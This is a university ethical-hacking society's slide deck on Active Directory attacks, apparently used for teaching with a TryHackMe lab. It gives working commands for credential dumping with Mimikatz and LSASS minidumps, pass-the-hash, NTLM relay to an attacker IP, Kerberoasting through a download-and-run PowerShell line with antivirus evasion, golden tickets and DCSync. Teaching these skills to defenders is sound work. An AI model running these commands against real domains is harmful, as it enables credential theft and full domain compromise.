Ethical Student Hackers

Active Directory

“Behind every great domain is a great Domain controller”
— Ed Tittel, Windows Server 2008 for Dummies

The Legal Bit

- The skills taught in these sessions allow identification and exploitation of security vulnerabilities in systems. We strive to give you a place to practice legally, and can point you to other places to practice. These skills should not be used on systems where you do not have explicit permission from the owner of the system. It is VERY easy to end up in breach of relevant laws, and we can accept no responsibility for anything you do with the skills learnt here.

- If we have reason to believe that you are utilising these skills against systems where you are not authorised you will be banned from our events, and if necessary the relevant authorities will be alerted.

- Remember, if you have any doubts as to if something is legal or authorised, just don't do it until you are able to confirm you are allowed to.

Code of Conduct

- Before proceeding past this point you must read and agree to our Code of Conduct - this is a requirement from the University for us to operate as a society.

- If you have any doubts or need anything clarified, please ask a member of the committee.

- Breaching the Code of Conduct = immediate ejection and further consequences.

- Code of Conduct can be found at https://shefesh.com/downloads/SESH%20Code%20of%20Conduct.pdf

What is Active Directory?

- Active Directory (AD) is Microsoft's method of connecting and managing computer networks. It provides:
    - Authentication Services (via NTLM and Kerberos)
    - A Database of information about users and computers
    - The ability to search this database remotely (via LDAP)
    - Central management of users, computers, policies, and permissions
    - …and a whole host of abusable features if you know where to look
- Underpins authentication and management for Windows-based domains
    - Authentication protocols can also be applied to Linux, and Linux machines can act as a DC
- Why is it relevant?
    - "Approximately 90% of the Global Fortune 1000 companies" use AD - frost.com
    - Active Directory bugs and flaws that Microsoft won't fix: mainly NTLM Relays (PetitPotam, SpoolSample, SMB with Responder, AD WebClient)
- **Windows Server** Computers can be used as Domain Controllers

AD Features and Structure

A **Domain** is created when AD is initialised, such as shefesh.com

A single domain is called a **tree**, and multiple domains are known as a **forest**

The **Domain Controller** stores information about the domain and enforces the rules of the domain. There can be more than one domain controller, and controls are highly granular

Objects are an abstract representation of **users** and **computers** in an Active Directory environment

Organisational Units are used to group objects, allowing ‘roles and scopes’ to be created

Each object has **Attributes** - common ones include SAMAccountName, distinguishedName, etc

- Attributes can also be used to give users permissions (some of these can be dangerous e.g. GetChangesAll, WriteDACL, GenericAll, ForceChangePassword)

Domain Admins have the highest privileges possible, but other groups can be created that apply permissions to the group members

Associated Services

LDAP is used both internally and externally to query object attributes

- For example, when checking if a user has permissions to connect to a printer
- More on enumerating LDAP later

NTLM is a ‘challenge and response’ authentication protocol

- NTLM **hash** calculated from password; client talks to server; server sends **challenge**; NTLM hash used to sign a **response**; server sends **response** to Domain Controller, which checks the hash

Kerberos is an authentication protocol that uses tickets to grant access to services

- It’s a ticket-based protocol, where tickets are signed based on user passwords
- More on abusing Kerberos later

SMB - A filesharing service, often runs in conjunction with AD - an attack vector, and enables psexec

RDP - A remote access protocol, often used for gaining a foothold on a network with stolen creds

Attacking Active Directory

Overall goal:

- Hack a domain-joined machine
- Get local Admin privileges
- Find a path to Domain Admin

We can’t cover everything in detail!

We’ll cover as much as we can to give you a good overview, and dive into the technical details of a few different topics

Extra reading will be scattered throughout if you’re interested!

Due to AD’s complexity there are many attack vectors

- Layer 8 (i.e. human beings)
  - Phishing Attacks
  - Password Spraying
  - Password Reuse
- Abusing AD Features
  - NTLM Relays
  - PSExec
  - Pass the Hash
- Persistence
  - Golden Tickets
  - DCSync

Stages of Attack

Gaining a Foothold on the network

- LLMNR, NBT-NS, and mDNS Spoofing
- Phishing for Credentials
- Local traffic sniffing
- Relay attacks e.g. with Responder and ntlmrelayx
- Compromising a Server (Web Application Hacking, Eternal Blue, PrintNightmare…)
- Compromising a Client (Client-Side attacks such as MSHTML, VB Macros, Browser Exploitation)
- Brute forcing RDP e.g. with crowbar

Moving on Up (and across!)

- Privilege Escalation (more on the next slide)
- Tunneling to other networks (internal nmap scans via chisel or sshuttle, attacking internal webservers, etc…)

Stages of Attack (continued)

Privilege Escalation

- Abuse misconfigurations and CVEs; may need to bypass UAC or antivirus
- Gaining SYSTEM or root access on a client machine allows harvesting credentials

To Domain Admin

- Look for Domain Admin accounts being used for silly things
- Use Bloodhound to identify dangerous relationships like nested groups, or Generic All privileges
- Use Powershell to abuse these relationships and privileges

Lateral Movement

- Credential Harvesting (from service accounts and user accounts)
  - mimikatz to read hashes and passwords from memory (or MimiPenguin on Linux)
  - SAM Hive Dumps from the registry
  - Read from active WinRM, RDP connections, browser stored credentials, etc…
  - Crack hashes that you find
- Spray credentials!
  - I.e. try all combinations
  - Can use tools like CrackMapExec to do this
- Reuse Credentials
  - Pass the Hash (more on this later)
  - Direct Login (via RDP, WinRM, SSH…)

Enumeration

Search LDAP remotely:

- ldapsearch -h [IP/Domain] -x -s base namingcontexts to find domain strings (DC=X,DC=TLD)
- ldapsearch -h [IP/Domain] -x -b "DC=example,DC=com" to dig deeper
- ldapsearch -h [IP/Domain] -x -b "DC=example,DC=com" '(objectClass=person) to get people objects
- Look for key info such as ServicePrincipalName, sAMAccountName, CN

Local and Domain Users - we want to find *high privileged users* and target them!

- List users with net user, net user /domain and net user [USERNAME] /domain
- List groups with net group /domain, net group [GROUP_NAME] /domain
- If RPC is open, connect remotely with rpcclient -U '' -N [IP/Domain] and use enumdomusers
- If a local admin is also a Domain User, this account can be used for lateral movement

CME can enumerate remotely (e.g. crackmapexec smb 10.10.10.193 to find domains)

Many Powershell scripts exist that can enumerate locally e.g. PowerSploit’s PowerView

Tools like nmap, dig, netcat, and smbmap are as useful as always!

Password Cracking & Spraying

These techniques all require *local* administrator privileges:

- To extract passwords, NTLM hashes, and tickets with Mimikatz: upload + run mimikatz.exe, privilege::debug, token::elevate, then sekurlsa::logonpasswords or sekurlsa::tickets
- To extract passwords with Mimikittenz: load with IEX and Invoke-Mimikittenz
- To extract passwords from SAM hives: impacket-secretsdump -system system.save -sam sam.save -security security.save (see OS security session for how to crack these!)

To crack an NTLM hash: hashcat -a 0 -m 1000 [hash] --wordlist /usr/share/wordlists/rockyou.txt


To try passwords over SMB: cme smb [IP/DOMAIN] -u [Usernames] -p [Passwords]

To try passwords with psexec: impacket-psexec example.com/[username]:[password]@[IP/DOMAIN]

Quick Demo - TryHackMe!

Visit tryhackme.com and sign up for an account if you don't have one already

Then visit the Attacktive Directory room:



1631

Attacktive Directory

99% of Corporate networks run off of AD. But can you exploit a vulnerable Domain Controller?

To access material, start machines and answer questions you need to join this room!

Follow along on a (Kali) Linux VM, or using THM's Attackbox

- If using a VM, you'll need to connect to the VPN - you can ask a committee member for help with this

Impacket: sudo git clone https://github.com/SecureAuthCorp/impacket.git /opt/impacket && sudo pip3 install -r /opt/impacket/requirements.txt && cd /opt/impacket/ && sudo pip3 install . && sudo python3 setup.py install

I'll walk you through enumerating the server - at the end of the session you can try working through as many questions as you like

Specific Attacks

Kerberoasting, PTH, and Persistence

Pass the Hash

A core ‘attack’ that abuses built-in, ‘works as intended’ functionality - it is used for both lateral movement and privilege escalation

Relies on the fact that **Windows allows authenticating with only a hash**, and **doesn’t require knowing the actual password** - if this sounds silly… that’s because it is

NTLM hashes can be stolen with tools like Mimikatz, or by dumping SAM Hives (see previous slide)

We then connect to a service such as SMB that allows starting services and communicating with them over **named pipes** (you don’t need to know the details of how this works)

A stolen hash can be used in a surprising number of places

- Psexec (via SMB): impacket-psexec -hashes [HASH] user@[IP/DOMAIN] cmd.exe
- WinRM: evil-winrm -i [IP/DOMAIN] -u [USER] -H [HASH]
- Authenticating to SMB: cme smb [IP] -u [USER] -H [HASH] -d [DOMAIN]

NTLM Relays

This is a technique to gain a *Net*-NTLM hash (as opposed to NTLM, which are usually dumped)

- These cannot be used for Pass the Hash (PTH) attacks, but can be **relayed** to authenticate, then steal NTLM hashes, and *then* proceed to PTH
- They can also be cracked in a similar way to NTLM hashes (using hashcat mode 5600 instead)

Steps:

- Find hosts with SMB Signing Disabled: `cme smb [IP/DOMAIN]/24 --gen-relay-list targets_output.txt`
- Launch responder: `sudo responder -I [interface] -r -d -w` to listen for auth attempts
- Launch an NTLM Relay: `ntlmrelayx.py -tf targets_output.txt`
- Trigger an authentication attempt for responder to capture - e.g. over SMB with `net use \\[ATTACKER_IP]\fakeshare Z:`
- NLTMRelayX does the rest! It will dump SAM hives by default, but `ntlmrelayx.py -tf targets_output.txt -c [COMMAND]` will run a command instead

Kerberoasting

First, we need to understand how Kerberos signs tickets:

- A user requests access to a service with a **Service Principal Name** (SPN) with a Ticket Granting Service Request (TGS_REQ), sent to the **Key Distribution Centre** (KDC)
- After some checks, the KDC responds with a Ticket Granting Server Reply (TGS_REP), which contains a ticket *signed* with the Service Account’s **password hash**
- If the account password is weak, the hash can be cracked!
- (Note: this is just one of three parts of Kerberos authentication, but it’s most relevant to roasting)

We can now request a ticket from a Service Account (accounts for SMB, webservers, etc…)

- If you request a service ticket, no checks are made whether you can access it
- We can request one and save it to disk (`Add-Type -AssemblyName System.IdentityModel` and `New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList ‘[SERVICE_PRINCIPAL_NAME]'`) then view it (`klist`) or save it with mimikatz (`kerberos::list /export`)
- Then we can crack the hash! This may give us Service Account access if weak passwords are used
- `hashcat -m 13100 --force [TICKETS_FILE] /usr/share/wordlists/rockyou.txt`

Kerberoasting (Continued)

We can automate this using Invoke-Kerberoast, which enumerates *all* SPNs

- powershell -ep bypass -c "IEX (New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/credentials/Invoke-Kerberoast.ps1') ; Invoke-Kerberoast -OutputFormat HashCat|Select-Object -ExpandProperty hash | out-file -Encoding ASCII kerb-Hash0.txt"
- (you may have to use a powershell encoded command to bypass AV - echo [COMMAND] | iconv --to-code UTF-16LE | base64 -w 0 and powershell -nop -encodedcommand [BASE64])

We can do this remotely with impacket and some creds:

- impacket-GetUserSPNs [DomainName]/[DomainUser]:[Password] -outputfile [FileName]

Pre-Authentication Attacks (ASREPRoast)

Final technique!

- Some accounts may not have Kerberos pre-authentication enabled - this means we can request a ticket without knowing the password
- We can then crack the ticket's hash offline and use the password to authenticate

To do this remotely with impacket:

- `impacket-GetNPUsers [DOMAIN]/ -no-pass -usersfile [LIST_OF_USERS]`

Persistence

Golden Tickets - if we steal the NTLM hash of the krbtgt account, we can arbitrarily create tickets!

- In mimikatz: kerberos::golden /user:fakeuser /domain:[DOMAIN] /sid:[DOMAIN_SID] /krbtgt:[KRBTGT’s Hash] /ptt
- More details: https://www.qomplx.com/qomplx-knowledge-golden-ticket-attacks-explained/

DCSync lets us steal all passwords for all admins, by making them connect to us

- Mimikatz: lsadump::dcsync /user:Administrator
- More details: https://stealthbits.com/blog/what-is-dcsync-an-introduction/

Add yourself to the Domain Admins group (within PowerSploit): Add-DomainGroupMember -Identity 'Domain Admins' -Members 'harmj0y' -Credential $Cred

Dump *all* passwords for the domain from the DC with:

- Mimikatz: sekurlsa::Minidump lsassdump.dmp
- OR LOLBAS: rundll32.exe C:\Windows\System32\comsvcs.dll MiniDump PID lsass.dmp full
- (see https://attack.mitre.org/techniques/T1003/001/ for more details)

Tools for Exploitation

Impacket! This contains most of the tools we've mentioned today

Responder - capture hashes (and more)

NTLMRelayX - use with Responder for NTLM Relay attacks

BloodHound - enumerate local active directory environments (extremely useful, but no time to cover this)

aclpwn.py takes BloodHound and automates it!

Powershell! Native functions are useful, as are post-exploitation frameworks - we can't teach you everything about Powershell today, but take a look at PowerSploit, Empire, these scripts, and this guide

ldapsearch for enumerating

psexec for Pass-the-Hash Remote Code Execution

SecretsDump: impacket-secretsdump example.com/user:Password@IP (remotely)

More Resources!

Amazing cheat sheet full of commands and intuitive explanations of attacks:
https://github.com/S1ckB0y1337/Active-Directory-Exploitation-Cheat-Sheet

Learn to install and use BloodHound:
https://www.pentestpartners.com/security-blog/bloodhound-walkthrough-a-tool-for-many-tradecrafts/

The Hacker Recipes is a great GitBook full of commands and explanations of exploit chains:
https://www.thehacker.recipes/

A great overall guide to hardening AD:
https://thycotic.com/company/blog/2021/02/23/active-directory-security-guide-to-reducing-ad-risks/

Great writeup of a full attack chain using NTLM Relays:
https://infosecwriteups.com/abusing-ntlm-relay-and-pass-the-hash-for-admin-d24d0f12bea0

Another good GitBook:
https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse

Upcoming Sessions

What's up next?

www.shefesh.com/sessions

Next Week (21/02/2022): Bad USB

The week after that (28/02/2022): TBC - potential exciting guest speaker!

Any Questions?

www.shefesh.com

Thanks for coming!